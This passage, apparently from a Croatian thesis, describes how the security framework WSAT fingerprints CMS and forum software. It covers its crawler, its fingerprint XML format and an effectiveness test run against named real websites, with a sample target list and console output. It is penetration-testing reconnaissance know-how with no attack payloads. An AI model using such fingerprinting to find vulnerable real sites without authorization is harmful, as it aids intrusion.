ranjivosti. Poznate otkrivene ranjivosti su kritične ranjivosti za Web aplikaciju, jer su dostupne svima, pa ih je zbog toga potrebno što prije otkriti i ukloniti. Ispravno otkrivanje točne verzije i vrste Web aplikacije je zbog toga jako bitno u provođenju penetracijskog ispitivanja komercijalnih Web aplikacija i Web aplikacija otvorenog koda. Neke od takvih Web aplikacija su:

- sustavi za upravljanje sadržajem (*engl. Content Management System - CMS*),
- Web portali,
- forumi,
- Web aplikacije za elektronsku poštu i dr.

U ovom poglavlju opisati će se način automatskog otkrivanja vrste Web aplikacije kako je to ostvareno u programskom okviru WSAT (*Web Security Assessment Tool*).[17] WSAT trenutno podržava nekoliko poznatih i popularnih Web aplikacija otvorenog koda, odnosno podržava otkrivanje nekoliko vrsta CMS sustava i foruma. Podržani CMS sustavi su:


- Joomla!,
- Mambo,
- PHP-Nuke i
- PostNuke.

Podržani forumi su:

- MyBB,
- phpBB,
- UseBB,
- bbPress i
- PunBB.

Automatsko otkrivanje vrste Web aplikacije je samo jedna od mogućnosti programskog okvira WSAT. WSAT je programski okvir za automatizirano ispitivanje sigurnosti Web aplikacija, napisan u programskom jeziku *python*. Zbog složenosti samog postupka ispitivanja sigurnosti Web aplikacija, a i zbog pojednostavljivanja nadograđivanja programskog okvira, WSAT je realiziran kao modularan sustav. WSAT se sastoji od sljedećih modula:

- modul za prikupljanje informacija (*Crawler* modul),
- modul za otkrivanje vrste Web aplikacije (*Fingerprint* modul) i
- modul za otkrivanje ranjivosti (*Exploit* modul). (Slika 4.1)



Slika 4.1: Arhitektura WSAT programskog okvira

Modulom za prikupljanje informacija prikupljaju se svi potrebni podaci iz Web aplikacije, te se s njime ostvaruje komunikacija s Web aplikacijom. Modul za prikupljanje informacija jedini je modul koji se koristi za komunikaciju s Web aplikacijom, te se u njemu ostvarene sve potrebne komunikacijske programske strukture. Prikupljanje informacija o pojedinoj Web aplikaciji provodi se analizom HTML stranica koje su sastavni dio Web aplikacije.

Modul za otkrivanje vrste Web aplikacije koristi se za otkrivanje vrste Web aplikacije za podržane tipove Web aplikacija. Za pribavljanje podataka od ispitivane Web aplikacije koristi se modul za prikupljanje informacija. Prikupljeni podaci uspoređuju se s podacima u bazi podataka, te na osnovu usporedbe određuje se koje je vrste Web aplikacija koja je ispitivana. Bazu podataka predstavljaju XML datoteke u kojima se nalaze podaci o određenoj vrsti Web aplikacije.

Modul za otkrivanje ranjivosti koristi se za otkrivanje poznatih ranjivosti za već poznatu vrstu Web aplikacije. Poznate ranjivosti koje ovaj modul koristi nalaze se u XML bazi ranjivosti, odnosno XML datotekama. Otkrivanje ranjivosti se svodi na slanje posebno modificiranog HTTP zahtjeva (POST ili GET), te na analizu dobivenog odgovora. HTTP zahtjev se generira na osnovu podataka o ranjivosti u XML bazi ranjivosti. Modul za otkrivanje ranjivosti

trenutno je u eksperimentalnoj fazi i podržava samo otkrivanje poznatih ranjivosti na SQL ubacivanje za podržane Web aplikacije.

U nastavku je opisan postupak automatiziranog otkrivanja vrste Web aplikacije kako je to ostvareno u WSAT-u. Kako se u tom postupku koriste i modul za prikupljanje informacija i modul za otkrivanje vrste Web aplikacije, oba modula su opisana u nastavku. Modul za otkrivanje ranjivosti nije opisivan jer se ne koristi u postupku otkrivanja vrste Web aplikacije.[17]

4.1 Postupak automatskog otkrivanja vrste Web aplikacije

Tijekom penetracijskog ispitivanja određenog tipa Web aplikacija, kao što je već rečeno, jako je bitno odrediti vrstu i verziju Web aplikacije. Velika većina automatiziranih alata za penetracijsko ispitivanje Web aplikacija obično otkriva samo operacijski sustav koji je instaliran na poslužitelju, te vrstu Web poslužitelja na kojem se nalazi Web aplikacija. WSAT je jedan od rijetkih alata otvorenoga koda koji obavlja automatizirano otkrivanje vrste Web aplikacije.

U otkrivanju vrste Web aplikacije WSAT se oslanja na karakterističan sadržaj Web aplikacija otvorenog koda. Navedene Web aplikacije otvorenog koda, odnosno podržani CMS sustavi i forumi imaju predefiniran dio sadržaja unutar HTML stranica, tj. imaju predefiniranu strukturu poveznica i predefinirani niz HTML formi unutar određene HTML stranice. U tim Web aplikacijama dosta informacija o točnoj vrsti Web aplikacije nalazi se u samom HTML kodu. Točna vrsta Web aplikacije obično piše u podnožju početne, ili svih HTML stranica. Na slici 4.2 prikazano je jedno takvo podnožje HTML stranice u kojem se otkriva točna vrsta Web aplikacije.

Slika 4.2: Otkrivanje vrste Web aplikacije u podnožju HTML stranice

Još jedan od načina na koji se može otkriti vrsta navedenih tipova Web aplikacija je i *meta* HTML *tag* unutar HTML stranice. CMS sustavi obično informaciju o točnoj vrsti Web aplikacije zapisuju u *meta* HTML *tag*. Na slici 4.3 prikazan je jedan takav *meta* HTML *tag* koji otkriva točnu vrstu korištenog CMS sustava.

```
<meta name="Generator" content="Mambo - Copyright 2000 - 2004 Miro International Pty Ltd.  All rights reserved." />
```

Slika 4.3: Otkrivanje vrste Web aplikacije kroz meta tag unutar HTML koda

Administratori tih Web aplikacija rijetko se zamaraju s izmjenama programskog koda kako bi prikrili vrstu Web aplikacije, pa čak ostavljaju i očite informacije opisane u prethodna dva primjera koje otkrivaju vrstu Web aplikacije.

WSAT se prilikom otkrivanja vrste Web aplikacije ne oslanja samo na spomenute očite informacije u otkrivanju vrste Web aplikacije. Spomenute očite informacije administratori Web aplikacija lako mogu izbaciti iz osnovnog koda HTML stranica, a i takve informacije su pogodnije za ručno otkrivanje. WSAT se prilikom otkrivanja vrste Web aplikacije uz očite informacije oslanja i na spomenuti predefinirani sadržaj HTML stranica. Pri automatskom otkrivanju vrste Web aplikacije uzima se u obzir pouzdanost pojedinih informacija.

Informacije su pouzdanije ako ih je teže promijeniti ili izbaciti iz sadržaja Web aplikacije, odnosno ako se mogu pronaći u većem broju Web aplikacija iste vrste. Zbog toga se prilikom automatskog otkrivanja Web aplikacije očite informacije prikazane u prethodna dva primjera uzimaju s najmanjom pouzdanošću, a karakterističan predefinirani sadržaj Web aplikacija uzima se s većom pouzdanošću. Što je vrsta informacije pouzdanija to više utječe na odluku o kojoj se vrsti Web aplikacije radi.

WSAT se, uz pretpostavku da nije promijenjen osnovni kod same Web aplikacije, prilikom otkrivanja vrste Web aplikacije oslanja na tri vrste korisnih informacija, a to su:

- ključne riječi,
- uzorci poveznica i
- HTML forme.

Ključne riječi su karakterističan niz znakova koji se nalazi unutar HTML stranice određene vrste Web aplikacije, te otkrivaju informacije o točnoj vrsti Web aplikacije. Ključne riječi obično sadrže točnu vrstu Web aplikacije i Web stranicu "proizvođača" Web aplikacije. Npr. ključne riječi za Joomla! CMS sustav su:

- *Joomla!,*
- *Powered by Joomla! i*
- *http://www.joomla.org*.

Ključne riječi nisu pouzdane informacije za točno otkrivanje vrste Web aplikacije iz dva razloga. Prvi razlog je što se lako mogu ukloniti iz HTML stranica. A drugi razlog je što se ključne riječi za određenu vrstu Web aplikacije mogu pojaviti u HTML stranicama Web aplikacija koja nisu te vrste. Npr. ključna riječ *Joomla!* se može pojaviti u HTML stranicama koje opisuju Joomla! CMS sustav, a Web aplikacija na kojoj se nalaze takve HTML stranice ne mora biti te vrste. Zbog ta dva razloga ključnim riječima se daje minimalan značaj u postupku automatskog otkrivanja vrste Web aplikacija u WSAT sustavu.

Uzorci poveznica predstavljaju sve moguće kombinacije URL-ova koji se nalaze na određenoj Web aplikaciji. Uzorak se sastoji od nekoliko komponenti, a komponente su:

- osnovni URL koji sadrži ime domene, te put i naziv do određene datoteke,
- popis svih parametara koji su sadržani u uzorku i
- popis svih vrijednosti za svaki od parametara sadržanih u uzorku.

Uzorci poveznica su vrlo pouzdana vrsta informacija dostupna u Web aplikacijama, jer se poveznice u Web aplikaciji isključivo mogu promijeniti samo promjenom osnovnog programskog koda Web aplikacije. Svaka Web aplikacija posjeduje određeni skup uzoraka poveznica, te se ti uzorci poveznica rijetko razlikuju u više Web aplikacija iste vrste. Prikupljanjem i međusobnim uspoređivanjem uzoraka poveznica Web aplikacija može se odrediti točna vrste određene Web aplikacije. Kako bi otkrivanje točne vrste i verzije Web aplikacije bilo uspješno, za proces automatskog otkrivanja vrste Web aplikacije potrebno je prikupiti veliki skup uzoraka poveznica za veliki broj različitih Web aplikacija. Zbog svoje pouzdanosti u otkrivanju točne vrste Web aplikacije, te zbog toga što ih administratori rijetko mijenjaju izmjenom programskog koda, uzorcima poveznica daje se velik značaj u postupku automatskog otkrivanja vrste Web aplikacija u WSAT sustavu.

HTML forme služe kao ulazne točke kako bi korisnici predali svoje podatke Web aplikaciji. HTML forma se obično sastoji od većeg broja različitih ulaznih elemenata za unos korisničkih podataka, pa zbog toga postoje različite vrste i oblici formi. Jedna od najčešćih formi je forma za prijavu korisnika na Web aplikaciju. U HTML stranicama za definiranje forme koristi se HTML *tag* `<form>`. Unutar `<form>` *tag*-a nalaze se svi ulazni elementi za određenu formu. Forma uz ulazne elemente obično sadrži ime, identifikator, HTTP metodu slanja (obično GET ili POST) i URL na koji se prosljeđuju podaci koje korisnik unosi u formu. Spomenute vrste Web aplikacija obično sadrže niz karakterističnih formi koje se mogu jednostavno identificirati. Identifikacija formi se obavlja uspoređivanjem imena formi, tipova i naziva ulaznih elemenata, te vrijednosti ulaznih elemenata. Jedini problem vezan uz forme prilikom automatskog određivanja vrste Web aplikacije je to da ispitivana Web aplikacija ne mora sadržavati sve karakteristične forme. Administratori jednostavno iz praktičnih razloga mogu ukloniti jedan dio formi, jer se ne koriste unutar Web aplikacije. Ali i dalje obično ostaje određeni skup formi koje se koriste u svakoj Web aplikaciji, a to su forme za prijavu korisnika i forme za pretraživanje sadržaja. Struktura forme koja se nalazi na Web aplikaciji jedino se može promijeniti izmjenom programskog koda Web aplikacije. Kako se administratori inače ne zamaraju izmjenom programskog koda Web aplikacije, karakteristične forme se mogu iskoristiti za otkrivanje određene vrste Web aplikacije. U postupku automatskog otkrivanja vrste Web aplikacija u WSAT sustavu uzima se da su forme pouzdanije od ključnih riječi, ali manje pouzdane od uzoraka poveznica.

WSAT sustav za automatsko otkrivanje vrste Web aplikacije koristi modul za otkrivanje vrste Web aplikacije. Kako bi modul za otkrivanje vrste Web aplikacije mogao otkriti o kojoj vrsti Web aplikacije se radi, mora postojati baza podataka o različitim vrstama Web aplikacije. U bazi podataka nalaze se sve informacije o određenim vrstama Web aplikacija, te se te informacije koriste za usporedbu s informacijama prikupljenima od ispitivane Web aplikacije. Bazu podataka predstavljaju XML datoteke (*fingerprint* XML datoteke) koje sadrže sve potrebne informacije o određenoj vrsti Web aplikacije. Za generiranje *fingerprint* XML datoteka koristi se generator koji se nalazi unutar modula za otkrivanje vrste Web aplikacije. Generator za generiranje *fingerprint* XML datoteka u datoteke zapisuje korisne informacije koje WSAT koristi pri određivanju točne vrste Web aplikacije. Modul za otkrivanje vrste Web aplikacije, pri ispitivanju Web aplikacije i pri korištenju generatora za generiranje *fingerprint* XML datoteka, koristi modul za prikupljanje informacija kako bi prikupio potrebne informacije s Web aplikacije.

4.1.1 Prikupljanje informacija o Web aplikacijama

Komunikacija s Web aplikacijom i prikupljanje korisnih informacija glavna je zadaća modula za prikupljanje informacija. Ovaj modul koriste svi ostali moduli koji komuniciraju s Web aplikacijom.

Modul za prikupljanje informacija koristi dva osnovna protokola za komunikaciju s Web aplikacijama, a to su HTTP i HTTPS. Isto tako podržava dvije osnovne metode za prijenos podataka, odnosno za prijenos podataka koristi se GET ili POST metoda. U komunikaciji s Web aplikacijom podržano je i korištenje sjedničkih identifikatora, kako bi se korisne informacije mogle prikupljati i sa zaštićenih dijelova Web aplikacije. Sjednički identifikator se prikuplja ispunjavanjem forme za prijavu korisnika koja se ispunjava od strane WSAT korisnika. Dobiveni sjednički identifikator pohranjuje se u određenu datoteku kako bi se mogao koristi. Podržano je i korištenje posredničkog poslužitelja (*engl. proxy server*) u

komunikaciji s Web aplikacijom. Posrednički poslužitelj se obično koristi prilikom ispitivanja aplikacije ili kako bi se obavljao dodatni nadzor HTTP prometa.

Modul za prikupljanje informacija korisne informacije prikuplja iz dohvaćenih HTML stranica Web aplikacije. Kako bi se uspješno izdvojile korisne informacije iz HTML stranice, HTML stranice moraju biti dobro oblikovane i ispravne (*engl. well formed and valid HTML*). Kako većina HTML stranica na Internetu nije valjana, prije nego što se informacije izdvajaju iz HTML stranice koristi se programska podrška koja popravlja programsku strukturu HTML stranice. Nakon što se ispravi dohvaćena HTML stranica, modul za prikupljanje informacija prolazi kroz HTML stranicu kako bi prikupio korisne informacije. Pod korisnim informacijama misli se na poveznice i forme, odnosno na informacije unutar HTML tagova `<a>` i `<form>`.

Postupak prikupljanja korisnih informacija započinje zadavanjem početnog URL-a ili domene Web aplikacije. Za snimanje strukture poveznica, modul za prikupljanje informacija korist se s tri liste: posjećene poveznice, neposjećene poveznice i zabranjene poveznice. Na početku rada u listu neposjećenih poveznica stavlja se početni URL Web aplikacije, a ostale liste su prazne. Modul za prikupljanje informacija dohvaća HTML stranicu s početnog URL-a, te provodi analizu HTML *tag*-ova `<a>` i `<meta>` u potrazi za novim poveznicama. Za dohvaćene nove poveznice provodi se pretvorba i provjera valjanosti na sljedeći način:

1. Relativni URL se pretvara u apsolutni URL.
2. Za svaki URL se provjerava valjanost protokola. Prihvaćaju se samo HTTP i HTTPS protokoli.
3. Provjerava se domena URL-a. U obzir se uzimaju samo URL-ovi s početnom definiranom domenom.
4. Provjerava se dohvaća li se URL-om dozvoljena datoteka (datoteke s ekstenzijama `.html`, `.htm`, `.php`, `.asp`, i sl.)
5. Provjerava se nalazi li se URL u listi posjećenih poveznica ili u listi zabranjenih poveznica.

Ako nova poveznica zadovoljava gore navedene uvjete, tada se ona dodaje u listu neposjećenih poveznica skupa sa svim svojim prethodnicima kako bi se pamtio cijeli put do poveznice. Nakon što se završi analiza za HTML stranicu s određenog URL-a, taj URL se dodaje u listu posjećenih poveznica i postupak se iterativno ponavlja za sljedeći URL u listi neposjećenih poveznica. Lista zabranjenih poveznica sadrži popis URL-ova koji se ne smiju pretraživati, odnosno tako se određuje sadržaj Web aplikacije kojem se iz nekog razloga ne smije pristupati i ne smije sudjelovati u ispitivanju.

Zbog relativno dugog trajanja postupka pretraživanja poveznica, ubrzavanje pretraživanja se postiže na sljedeće načine:

- ograničavanjem dubine pretraživanja,
- skraćivanjem maksimalnog vremena dohvata pojedine HTML stranice i
- zabranjivanjem uzoraka poveznica korištenjem pametnog modula.

Prilikom prikupljanja informacija o poveznicama, modul za prikupljanje podataka prikuplja i informacije za forme sa svake dohvaćene HTML stranice. Informacije o prikupljenim formama se zapisuju u listu formi, informacije koje se prikupljaju su:

- ime forme,
- HTTP metoda forme (GET ili POST),
- URL na kojem se forma nalazi,
- URL na koji se prosljeđuju parametri forme i
- popis svih polja forme.

Modul za prikupljanje informacija sadrži i pametni modul. Pametni modul se koristi unutar modula za prikupljanje informacija kako bi se ubrzao postupak istraživanja strukture poveznica određene Web aplikacije. Pametni modul prikupljene poveznice organizira u dvije podatkovne strukture: listu uzoraka i rječnik parametara i vrijednosti. Zapis u listi uzoraka sadrži relativnu poveznicu do dokumenta, te sve parametre koji su pronađeni u određenoj poveznici. Svaki zapis sadrži i informaciju o broju pojavljivanja uzorka poveznice u ispitivanoj Web aplikaciji. U rječniku parametara sadržani su parametri svih poveznica sa svim pripadnim vrijednostima. Pri radu pametnog modula zadaje mu se određeni prag. Ako broj pojavljivanja nekog uzorka prijeđe zadani prag, taj se uzorak zabranjuje i modul za prikupljanje informacija više ne prikuplja informacije s HTML stranica čiji se URL podudara sa zabranjenim uzorkom. Na taj način se određuje brzina prikupljanja informacija s Web aplikacije.

4.1.2 Generiranje *fingerprint* XML datoteka

Modul za otkrivanje vrste Web aplikacije sadrži i generator za generiranje *fingerprint* XML datoteka. Generator koristi modul za prikupljanje informacija kako bi prikupio korisne informacije s Web aplikacije, te prikupljene informacije sprema u XML datoteke. Struktura jedne takve XML datoteke nalazi se na slici 4.4.

```
<?xml version="1.0" encoding="utf-8"?>
<fingerprint xmlns="http://www.zemris.fer.hr/WSAT/0.5">
	<name></name>
	<id></id>
	<keywords>
		<keyword></keyword>
		...
	</keywords>
	<link_patterns>
		<separator></separator>
		<pattern >
			<weight></weight>
			<url></url>
			<params>
				<param name=""></param>
				...
			</params>
		</pattern>
		...
	</link_patterns>
	<forms>
		<form name="" location="">
			<from></from>
			<to></to>
			<field name=""></field>
			...
		</form>
		...
	</forms>
</fingerprint>
```

Slika 4.4: Struktura fingerprint XML datoteke

Početna dva elementa u *fingerprint* XML datoteci predstavljaju ime (`<name>`) i identifikator Web aplikacije (`<id>`). Ime predstavlja točno ime i verziju Web aplikacije, a identifikator je jedinstveni broj pridružen određenoj vrsti Web aplikacije. Ove informacije korisnik mora upisati prije generiranja *fingerprint* XML datoteke.

Sljedeći element su ključne riječi (`<keywords>`). Korisnik ručno mora upisati i ključne riječi za pojedinu Web aplikaciju, prije generiranja *fingerprint* XML datoteke. Ključne riječi se upisuju u podelement `<keyword>`. Na slici 4.5 prikazan je dio *fingerprint* XML datoteke u koji se unosi ime i identifikator Web aplikacije, te ključne riječi za Web aplikaciju.

```
<fingerprint xmlns="http://www.zemris.fer.hr/WSAT/0.5 ">
      <name>Joomla 1.5</name>
      <id>2</id>
      <keywords>
            <keyword>Kljucna rijec1</keyword>
            <keyword>Kljucna rijec2</keyword>
            <keyword>Kljucna rijec3</keyword>
            ...
      </keywords>
```

Slika 4.5: Zapis imena, identifikatora i ključnih riječi u fingerprint XML datoteci

Nakon što se unesu informacije koje je potrebno ručno upisati u XML datoteku, može početi proces prikupljanja informacija pomoću modula za prikupljanje informacija. Za prikupljanje informacija koristi se pametni modul. Pametnom modulu se zadaje prag pretraživanja s kojim se određuje vrijeme trajanja i potpunost pretraživanja. Pri procesu generiranja *fingerprint* XML datoteke potrebno je koristiti što veći prag pretraživanja, kako bi se prikupilo što više korisnih informacija. Što se više korisnih informacija prikupi u *fingerprint* XML datoteke, to se više olakšava procjena vrste i verzije Web aplikacije.

Sljedeći element koji se nalazi u *fingerprint* XML datoteci su uzorci poveznica (`<link_patterns>`). Sve informacije za ovaj element se automatski prikupljaju i zapisuju u XML datoteku. Ovaj element sadrži dva podelementa `<separator>` i `<pattern>`. U podelement `<separator>` upisuje se znak koji razdvaja parametre unutar URL-a, a element `<pattern>` predstavlja određeni uzorak poveznice. Podelement `<pattern>` sadrži tri podelementa (`<url>`, `<weight>` i `<params>`) s kojima se opisuje određeni uzorak poveznice. Podelement `<url>` sadrži relativan URL do pojedine HTML stranice. Podelement `<weight>` predstavlja broj koliko je puta uzorak pronađen za vrijeme prikupljanja informacija. Podelement `<params>` sadrži popis svih imena prikupljenih parametara i njihovih vrijednosti. Na slici 4.6 prikazan je dio *fingerprint* XML datoteke u koji se zapisuju informacije o uzorcima poveznica.

```
<link_patterns>
      <separator>&amp;amp; </separator>
      <pattern>
            <url>/index.php</url>
            <weight>4</weight>
            <params>
                  <param name="sid">6700aff3d1a | 6700add3d1b</param>
            </params>
      </pattern>
      ...
</link_patterns>
```

Slika 4.6: Zapis uzoraka poveznica u fingerprint XML datoteci

Zadnji element koji se nalazi u *fingerprint* XML datoteci su forme (`<forms>`). Sve informacije i za ovaj element se automatski prikupljaju i zapisuju u XML datoteku. Ovaj element sadrži sve pronađene forme, opis za svaku pronađenu formu nalazi se u podelementu `<form>`. Podelement `<form>` sa svojim atributima opisuje ime forme i relativnu lokaciju na kojoj se forma nalazi, te sadrži tri vrste podelemenata (`<from>`, `<to>` i `<field>`). Podelement `<from>` predstavlja URL na kojem se forma nalazi, podelement `<to>` predstavlja URL na koji se šalju parametri forme, te element `<field>` opisuje ulazni element forme (atribut predstavlja ime ulaznog elementa, a sadržaj predstavlja vrijednost ulaznog elementa). Na slici 4.7 prikazan je dio *fingerprint* XML datoteke u koji se zapisuju informacije o pojedinoj formi.

```
<forms>
            <form name="NoName" location="/">
                  <from>/</from>
                  <to>/login.php?sid=7e37140e03e4600aff3d1a</to>
                  <field name="username">on</field>
                  <field name="login">Log in</field>
                  <field name="password">on</field>
                  <field name="autologin">on</field>
            </form>
            ...
</forms>
```

Slika 4.7: Zapis forme u fingerprint XML datoteci

4.1.3 Određivanje vrste Web aplikacije

Vrsta Web aplikacije određuje se korištenjem modula za otkrivanje vrste Web aplikacije. Modul za otkrivanje vrste Web aplikacije za prikupljanje korisnih informacija od ispitivane Web aplikacije koristi modul za prikupljanje informacija. Postupak određivanja vrste Web aplikacije temelji se na ocjeni podudarnosti korisnih informacija iz *fingerprint* XML datoteka s prikupljenim korisnim informacijama ispitivane Web aplikacije. Informacije zapisane u jednoj *fingerprint* XML datoteci predstavljaju Web aplikaciju određene vrste. Usporedbom korisnih informacija iz *fingerprint* XML datoteke i prikupljenih korisnih informacija ispitivane Web aplikacije može se zaključiti u kojoj mjeri su te dvije Web aplikacije slične.

Kako bi određivanje vrste Web aplikacije bilo uspješno, potrebno je imati kvalitetnu *fingerprint* XML datoteku. Kvalitetna *fingerprint* XML datoteka sadrži veliki broj različitih vrsta uzoraka poveznica i većinu formi koje se mogu pronaći u određenoj vrsti Web aplikacije. Što je veći broj korisnih podataka, to se lakše pri usporedbi nalaze podudarnosti između dvije Web aplikacije iste vrste. Velikim brojem korisnih informacija u *fingerprint* XML datotekama povećava se vjerojatnost uspješnog određivanja vrste ispitivane Web aplikacije i smanjuje se vjerojatnost krivog određivanja vrste Web aplikacije.

Postupak određivanja vrste Web aplikacije u WSAT sustavu započinje zadavanjem domene Web aplikacije koja se ispituje. Nakon toga započinje prikupljanje korisnih informacija s ispitivane Web aplikacije, kako bi se mogla obaviti usporedba korisnih informacija s ispitivane Web aplikacije i korisnih informacija u *fingerprint* XML datotekama. Uspoređivanje korisnih informacija obavlja se u nekoliko koraka:

1. Uspoređivanje ključnih riječi
2. Uspoređivanje uzoraka poveznica

3. Usporedba formi

Nakon svih usporedbi donosi se konačna odluka o tome koje je vrste ispitivana Web aplikacija. U konačnoj odluci gleda se kojoj *fingerprint* XML datoteci najviše sliči ispitivana Web aplikacija, odnosno s kojom *fingerprint* XML datotekom ispitivana Web aplikacija ima najveći broj podudarnosti ključnih informacija. Vrsta Web aplikacije se određuje prema vrsti Web aplikacije čije se informacije nalaze u *fingerprint* XML datoteci koja ima najviše sličnosti s ispitivanom Web aplikacijom.

4.2 Ispitivanje djelotvornosti WSAT sustava u određivanju vrste Web aplikacije

Provedeno je ispitivanje djelotvornosti WSAT sustava u određivanju vrste Web aplikacije u svrhu prikupljanja potrebnih podataka za provođenje statističke analize uspješnosti WSAT sustava. Statistička analiza uspješnosti WSAT sustava nije dio ovog diplomskog rada, pa zbog toga statistička analiza nije niti objašnjavana u ovom diplomskom radu. Cilj ispitivanja je bio prikupiti veliki broj rezultata ispitivanjem vrste Web aplikacije koristeći WSAT sustav, kako bi se dobio dovoljno veliki uzorak rezultata za statističku analizu djelotvornosti WSAT sustava.

Za potrebe ispitivanja napravljeno je nekoliko promjena na WSAT sustavu. Napravljene su male promjene u načinu rada modula za otkrivanje vrste Web aplikacije. Normalno ponašanje modula za otkrivanje vrste Web aplikacije je da mu se za rad preda URL samo jedne Web aplikacije. Kako ovakvo ponašanje nije pogodno za ispitivanje velikog broja Web aplikacija, modul za otkrivanje vrste Web aplikacije je prepravljen tako da umjesto URL-a jedne Web aplikacije prima listu URL-ova Web aplikacija. Lista URL-ova Web aplikacija nalazi se u konfiguracijskoj datoteci (`sites.txt`) u istom direktoriju u kojem se nalazi i izvršna datoteka modula za otkrivanje vrste Web aplikacije. Jedan zapis za određenu Web aplikaciju unutar konfiguracijske datoteke sastoji se od dva elementa. Prvi element je vrsta Web aplikacije. Vrsta Web aplikacije utvrđena je ručno pregledom HTML koda za svaku Web aplikaciju. Drugi element je URL na kojem se nalazi Web aplikacija. Primjer jedne takve datoteke nalazi se na slici 4.8.

```
PHPNuke http://www.f-1mania.es
PHPNuke http://www.sawebsos.com
PHPNuke http://www.to-bejar.com
PHPNuke http://www.bomberosbejar.com
PHPNuke http://www.iqto.com
PHPNuke http://www.spla.sh
PHPNuke http://www.pspisoz.com
PHPNuke http://www.os-korcula.hr/html
PHPNuke http://www.digitalnet.hr
PHPNuke http://www.dzerdan.com
PHPNuke http://www.bibliotekari-rs.org
PHPNuke http://www.vrabac-australac.com
```

Slika 4.8: Konfiguracijska datoteka s popisom Web aplikacija koje se ispituju

Drugi dio promjena odnosi se na način prikazivanja rezultata modula za otkrivanje vrste Web aplikacije. Uobičajeno ponašanje modula za otkrivanje vrste Web aplikacije je da nakon završetka ispitivanja određene Web aplikacije ispiše otkrivenu vrstu Web aplikacije. Kako su se s ovim ispitivanjem prikupljale informacije potrebne za obavljanje dodatne analize

uspješnosti, takvo ponašanje modula za otkrivanje vrste Web aplikacije nije bilo dovoljno. Modul za otkrivanje vrste Web aplikacije je prepravljen tako da ispisuje broj pronađenih ključnih informacija za svaku ispitivanu Web aplikaciju. Svi dobiveni rezultati zapisivali su se u HTML stranice u obliku tablica, na slici 4.9 prikazan je jedan takav zapis rezultata.

Website	Overall rating								
	Joomla1.x	PostNuke2	Mambo 4.x	BBPress	PHP-NUKE 7.x	PhpBB	MyBB	UseBB	PunBB
http://www.bmw-fanclub-dresden.de - mambo	6/40	0/27	6/17	0/8	0/18	0/50	0/37	0/16	0/13
http://www.theeyedoc.com - mambo	2/40	0/27	2/17	0/8	0/18	0/50	0/37	0/16	0/13
http://www.englaligan.se - mambo	5/40	0/27	6/17	0/8	0/18	0/50	0/37	0/16	0/13
http://www.oslobodjenje.ba - mambo	2/40	0/27	2/17	0/8	0/18	0/50	0/37	0/16	0/13
http://www.mamboserver.com - mambo	4/40	0/27	3/17	0/8	0/18	0/50	0/37	0/16	0/13
http://www.vivabarista.com - mambo	2/40	0/27	0/17	0/8	0/18	0/50	0/37	0/16	0/13
http://www.planninginstitute.org - mambo	5/40	0/27	6/17	0/8	0/18	0/50	0/37	0/16	0/13
http://www.jklabud.hr/2007 - mambo	0/40	0/27	0/17	0/8	0/18	0/50	0/37	0/16	0/13
http://www.rkhd.hr - mambo	7/40	0/27	7/17	0/8	0/18	0/50	0/37	0/16	0/13
http://www.unhcr.hr - mambo	1/40	0/27	2/17	0/8	0/18	0/50	0/37	0/16	0/13

Slika 4.9: Primjer spremanja dobivenih rezultata u WSAT-u

Nakon što se dodaju željene Web aplikacije u datoteku s popisom Web aplikacija nad kojima se obavlja ispitivanje, proces ispitivanja se pokreće izvođenjem naredbe: `python main.py` (prije izvođenja naredbe potrebno je se pozicionirati u direktorij u kojem se nalazi modul za otkrivanje vrste Web aplikacije). Na slici 4.10 prikazano je pokretanje ispitivanja i početak ispitivanja za prvu Web aplikaciju koja se nalazi u datoteci.

```
-bash-3.2$ python main.py
http://www.agristar.hr
/home/studenti/itomic/WSAT3/src/fingerprint
UseBB.xml
BBPress.xml
PHP-Nuke_7x.xml
Mambo_4x.xml
MyBB.xml
PunBB4.xml
PhpBB.xml
link_patterns.html
keywords.html
forms.html
PostNuke.xml
Joomla_1x.xml
----------------------------------------
Checking keywords for UseBB
----------------------------------------
Checking keywords for BBPress
----------------------------------------
Checking keywords for PHP-NUKE 7.x
----------------------------------------
Checking keywords for Mambo 4.x
----------------------------------------
Checking keywords for MyBB
----------------------------------------
Checking keywords for PunBB
----------------------------------------
Checking keywords for PhpBB
----------------------------------------
Checking keywords for PostNuke2
----------------------------------------
Checking keywords for Joomla1.x
{u'1': [2, 4], u'3': [0, 3], u'2': [0, 4], u'5': [0, 4], u'4': [0, 3], u'7': [0, 3], u'6': [0, 3], u'9': [0, 3], u'8': [0, 3]}
